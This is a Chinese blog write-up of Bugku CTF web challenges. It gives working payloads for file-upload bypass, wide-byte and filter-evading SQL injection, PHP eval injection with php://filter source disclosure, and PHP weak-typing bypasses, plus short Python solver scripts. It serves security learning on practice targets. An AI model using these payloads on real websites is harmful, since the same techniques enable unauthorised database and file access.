

# BUGKU web--writeup

原创

SankyOu 于 2017-08-15 17:20:01 发布 10246 收藏 4

文章标签: [ctf web bugku](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/SankyOu/article/details/77197523>

版权


因为已经看到过很多关于bugku平台上面web题的writeup, 我想自己就不需要每道题都写了, 只写自己比较有收获的几题的writeup, 并且将自己收集到的好几种解法都放上来。

## 1. 文件上传测试

这道题提示上传php文件, 但选择php文件上传的时候又提示非图片文件。

解法1:

将一个php文件的后缀名改成.php.jpg或者.php.png, 然后选择这个文件, 点击上传的时候用burpsuite抓包, 改文件名后缀为.php, forward之后就可看见flag。



解法2:

选择一个图片文件上传, 抓包将文件名后缀.jpg改成.jpg.php, 也可以上传成功。

总之要保证选择文件的时候文件的后缀为图片, 之后抓包改文件后缀为.php

## 2. sql注入

① 103.238.227.13:10083

## SQL注入测试

查询key表,id=1的string字段

id	1
key	http://blog.csdn.net/SankyOu

查看网页源代码发现编码是gb2312，两个字节一个字符，可能存在宽字节注入，也就是注入的时候会将'转义成\'，通过输入%df，转义之后就是%df%5c'，%df%5c这两个字节就会被合并成汉字 運，后面的'就被释放出来了。

```
1 <!doctype html>
2 <html lang="en">
3 <head>
4   <meta charset="gb2312" />
5   <title>SQL测试</title>
6   <link rel="stylesheet" href="http://apps.bdimg.com/libs/bootstrap/3.3.4/css/bootstrap.css">
7 </head>
8 <body>
9   <div class="container">
10    <h2>SQL注入测试</h2>
11    <div class="alert alert-success">
12      <p>查询key表,id=1的string字段</p>
```

确实，输入%df会报错

① 103.238.227.13:10083/?id=%df%27

## SQL注入测试

查询key表,id=1的string字段

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "運" LIMIT 1" at line 1

```
%df' union select 1,2 %23
```

① 103.238.227.13:10083/?id=%df%27%20union%20select%201,2%20%23

## SQL注入测试

查询key表,id=1的string字段

id	1
key	2 http://blog.csdn.net/SankyOu

可以看到2的位置显示的东西变了，之后这个位置就可以作为注入点，用来显示我们需要的东西了。

```
%df' union select 1,database() %23
```

① 103.238.227.13:10083/?id=%df%27%20union%20select%201,database()%20%23

## SQL注入测试

查询key表,id=1的string字段

id	1
key	http://blog.csdn.net/sql5

```
%df' union select 1,string from sql5.key %23
```

%23其实就是#，但这里用#会报错，不知道为什么，也可以将%23换成-+。

```
%df' union select 1,string from sql5.key--+
```

### 3. SQL注入1

相比上一题过滤了很多关键字，另外编码也改成了utf-8，由于是用\$id的形式传进去的，所以不需要闭合单引号

```
1 union select 1,database()%23 得到数据库为sql3
1 union select 1,hash from sql3.key%23
```

为了绕过对关键字的过滤，有下面两种方法：

解法1:

利用strip\_tags函数，这个函数会剔除字符串里面的html标签。

```
1 uni<b>on</b> se<b>lect</b> 1,database()%23
1 uni<b>on</b> se<b>lect</b> 1,hash fr<b>om</b> sql3.key%23
更简洁的:
1 uni<>on se<>lect 1,database()%23
1 uni<>on se<>lect 1,hash fr<>om sql3.key%23
```

解法2:

利用%00截断

```
1 uni%00on se%00lect 1,database()%23
1 uni%00on se%00lect 1,hash fr%00om sql3.key%23
```

### 4. 本地包含

右键查看源代码


```
← → ↻ ⓘ 120.24.86.145:8003

<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
?> http://blog.csdn.net/SankyOu
```

搜了一下@\$\_REQUEST 的意思是获得参数，不论是 @\$\_\_GET 还是 @\$\_\_POST 可以得到的参数 @\$\_\_REQUEST 都能得到。所以构造 hello 的 get 参数。


\$a 应该最后会像字符串替换一样替换成 hello 的参数值吧。

```
<1> hello=);print_r(file("flag.php"))
<2> hello=);var_dump(file("flag.php"))
<3> hello=file("flag.php")
<4> hello=);include(@$_POST['b']
    在POST区域: b=php://filter/convert.base64-encode/resource=flag.php
<5> hello=);include("php://filter/convert.base64-encode/resource=flag.php"
```



```
PD9waHANCgkkZmxhZyA9ICdUb28gWW91bmcgVG9vIFNpbXBsZSc7DQoJlyBIY2hvICRmbGFnOw0KCSMgZmxhZ3tidWctY3RmLWdnLTk5ft5NCj8+ <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
?> http://blog.csdn.net/SankyOu
```

之后将获得的 flag.php 的 base64 编码后的源码解码得到 flag。



http://blog.csdn.net/SankyOu

- `eval()` 函数会把字符串参数当做代码来执行。
- `file()` 函数把整个文件读入一个数组中，并将文件作为一个数组返回。
- `print_r()` 函数只用于输出数组。
- `var_dump()` 函数可以输出任何内容：输出变量的容，类型或字符串的内容，类型，长度。
- `hello=file("flag.php")`，最终会得到`var_dump(file("flag.php"))`，以数组形式输出文件内容。
- `include()`函数和`php://input`，`php://filter`结合很好用，`php://filter`可以用与读取文件源代码，结果是源代码base64编码后的结果。

```
php://filter/convert.base64-encode/resource=文件路径（如index.php）
```

## 5.变量一

打开后可以看到源代码的关键代码。![这里写图片描述](https://img-blog.csdn.net/20170815153223008?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvU2Fua3kwdQ==/font/5a6L5L2T/fontsize/400/fill/0JBQkFCMA==/dissolve/70/gravity/SouthEast) 代码的意思就是用GET传参给args赋一个变量名比如a，最后将这个变量\$a的值打印出来。看到的时候很懵，我又不知道代码里面都有哪些变量。后面百度知道有一个超全局数组 GLOBALS（一个包含了全部变量的全局组合数组。变量的名字就是数组的键），传进去之后就会将代码中所有的全局变量打印出来。![这里写图片描述](https://img-blog.csdn.net/20170815153741180?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvU2Fua3kwdQ==/font/5a6L5L2T/fontsize/400/fill/0JBQkFCMA==/dissolve/70/gravity/SouthEast)

## 6. Web4

提示：看看源代码吧 右键看源代码发现了很多url编码的数据，顺序依次是p1, %35%34%61%61%32, p2, 于是放到burpsuite的decoder里面把它们组合起来一起url解码。![这里写图片描述](https://img-blog.csdn.net/20170815154724923?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvU2Fua3kwdQ==/font/5a6L5L2T/fontsize/400/fill/0JBQkFCMA==/dissolve/70/gravity/SouthEast) 解码后得到一段代码。![这里写图片描述](https://img-blog.csdn.net/20170815155229522?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvU2Fua3kwdQ==/font/5a6L5L2T/fontsize/400/fill/0JBQkFCMA==/dissolve/70/gravity/SouthEast) 整理如下：

```
function checkSubmit(){
    var a=document.getElementById("password");
    if("undefined"!==typeof a)
    {
        if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
            return!0;
        alert("Error");
        a.focus();
        return!1
    }
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
```

就是id为“password”的元素要传进去“67d709b2b54aa2aa648cf6e87a7114f1”。onsubmit好像只有form有，所以form的id应该为“levelQuest”并且与checkSubmit函数关联。于是在网页上F12修改页面的元素，form增加了id和onsubmit，输入修改了id，增加了value，提交后就可以看见flag了。![这里写图片描述](https://img-blog.csdn.net/20170815155959880?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvU2Fua3kwdQ==/font/5a6L5L2T/fontsize/400/fill/0JBQkFCMA==/dissolve/70/gravity/SouthEast)

很尴尬，最后发现我有点多此一举了，在表格中直接提交67d709b2b54aa2aa648cf6e87a7114f1 值就可以获得flag，与id的值无关。

## 7.flag在index里

这道题也是利用的php://filter获取index.php获得网页源代码得到flag。 ![这里写图片描述](https://img-blog.csdn.net/20170815161016463?

watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvU2Fua3kwdQ==/font/5a6L5L2T/fontsize/400/fill/0JBQkFCMA==/dissolve/70/gravity/SouthEast)

## 8. 前女友

打开之后查看源代码发现一个code.txt文件，内容如下。 ![这里写图片描述](https://img-blog.csdn.net/20170815161546039?

watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvU2Fua3kwdQ==/font/5a6L5L2T/fontsize/400/fill/0JBQkFCMA==/dissolve/70/gravity/SouthEast)

- md5计算结果只要是0ed+，也就是0e开头，后面都是十进制数，php就会将其当成数字0处理，百度可得到许多md5后结果为0ed+格式的字符串，任取两个做v1,v2的值即可。
- strcmp(array,string)=null=0，所以只要v3是个数组就可以绕过验证了。关于php弱类型有篇很好的博客：< [PHP弱类型](#)>。

47.93.190.246:49162/?v1=s878926199a&v2=s155964671a&v3]=[1,2,3]

分手了，纠结再三我没有拉黑她，原因无它，放不下。

终于那天，竟然真的等来了她的消息：“在吗？”

我神色平静，但颤抖的双手却显示出我此刻的激动。“怎么了？有事要我帮忙？”

“怎么，没事就不能联系了吗？”结尾处调皮表情，是多么的陌生和熟悉.....

“帮我看看这个...”说着，她发来一个链接。

不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头.....

.....

“我到底做错了什么，要给我看这个！”

“还记得你曾经说过.....”

### PHP是世界上最好的语言

SKCTF(Php\_1s\_tH3\_B3St\_L4NgUag3)log.csdn.net/Sanky0u

## 9.Web6

抓包查看到响应头有一个flag字段，解码后得到的一个base64加密的字符串，最后base64解码得到数字723831。

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying a GET request to /web6/. The response on the right shows a 200 OK status with various headers. The 'flag' header is highlighted in orange and contains a base64-encoded string: 6LeR55qE6L+Y5LiN6ZS277yM57uZ5L2gZmxhZ+WQpzogInpJek9EIXg=.

构造参数 margin=723831用POST方法提交。

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying a POST request to /web6/ with a 'margin=723831' parameter highlighted in red. The response on the right shows a 200 OK status with various headers. The 'flag' header is highlighted in red and contains a base64-encoded string: 6LeR55qE6L+Y5LiN6ZS277yM57uZ5L2gZmxhZ+WQpzogIVRreU16QXg=.

发现返回的flag值不一样了，最终得到的数字也改变了。

本以为是重复n次之后就能拿到flag，但是最后看writeup知道“我感觉你得快点”两次发送应该用同一个会话。收集到两份代码：

```
# -*- coding:utf-8 -*-

import requests
from base64 import b64decode
url='http://120.24.86.145:8002/web6/'
s=requests.Session(url)
a=s.get()
bs=a.headers['Flag']
flag=b64decode(bs)
flag=(flag.split(':')[1])[1:]
flag=b64decode(flag)
payload={'margin':flag}
r=s.post(url,data=payload)
print r.headers
print r.text
```

及其简洁版本

```

import requests
import base64

url = 'http://120.24.86.145:8002/web6/'

r = requests.session()

headers = r.get(url).headers
key = base64.b64decode(base64.b64decode(headers['flag']).split(':')[1])
data = {'margin':key}
print r.post(url=url,data=data).content

```

上面一份可以理解，就是在一次会话中完成参数的提交，但是之前试了几次都出不来flag，而是提示“说了叫你快点。。。”，刚刚又试了一次，竟然出来了，嗯，证明代码没有问题！

```

E:\CTF题目\bugku\web>python web6.py
<'Content-Encoding': 'gzip', 'Transfer-Encoding': 'chunked', 'Expires': 'Thu, 19
Nov 1981 08:52:00 GMT', 'Keep-Alive': 'timeout=60', 'Server': 'nginx', 'Connect
ion': 'keep-alive', 'Pragma': 'no-cache', 'Cache-Control': 'no-store, no-cache,
must-revalidate, post-check=0, pre-check=0', 'Date': 'Tue, 15 Aug 2017 08:56:08
GMT', 'Content-Type': 'text/html; charset=utf-8'>
KEY<111dd62fcd377076be18a>

```

```

# -*- coding:utf-8 -*-

from hackhttp import hackhttp
import base64
url = 'http://120.24.86.145:8002/web6/'
h = hackhttp(cookie_str='PHPSESSID=nsgvo07u0req808u0orteq1hvdsnttgf;')
code, head, html, redirect_url, log = h.http(url)
flag = base64.b64decode(base64.b64decode(head['flag']).split(':')[1])
code, head, html, redirect_url, log = h.http(url,post='margin='+flag)
print html

```

这份代码我没有很理解，是不是两次都用一样的cookie并且cookie没有过期就可以呢，但是手工试不行，只能用代码跑，以后得学习一下编这种类型的代码。

## 10. never give up




```

if(!$_GET['id'])
{
    header('Location: hello.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(strpos($a,','))
{
    echo 'no no no no no no no';
    return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice platform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114")
{
    require("f412a3g.txt");
}
else
{
    print "never never never give up !!!";
}
?>

```

- `$data=="bugku is a nice platform!"`: 可以令[a=php://input](#)，然后POST传值 `bugku is a nice platform!` 绕过。
- `strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4`: 可以利用%00截断，令**b=%0012345** 绕过。
- `!$_GET['id']`并且**id==0**: 令**id=%00**或者令**id=.**都可以绕过。



flag{tHis\_iS\_ThE\_fLaG}

<http://blog.csdn.net/Sanky0u>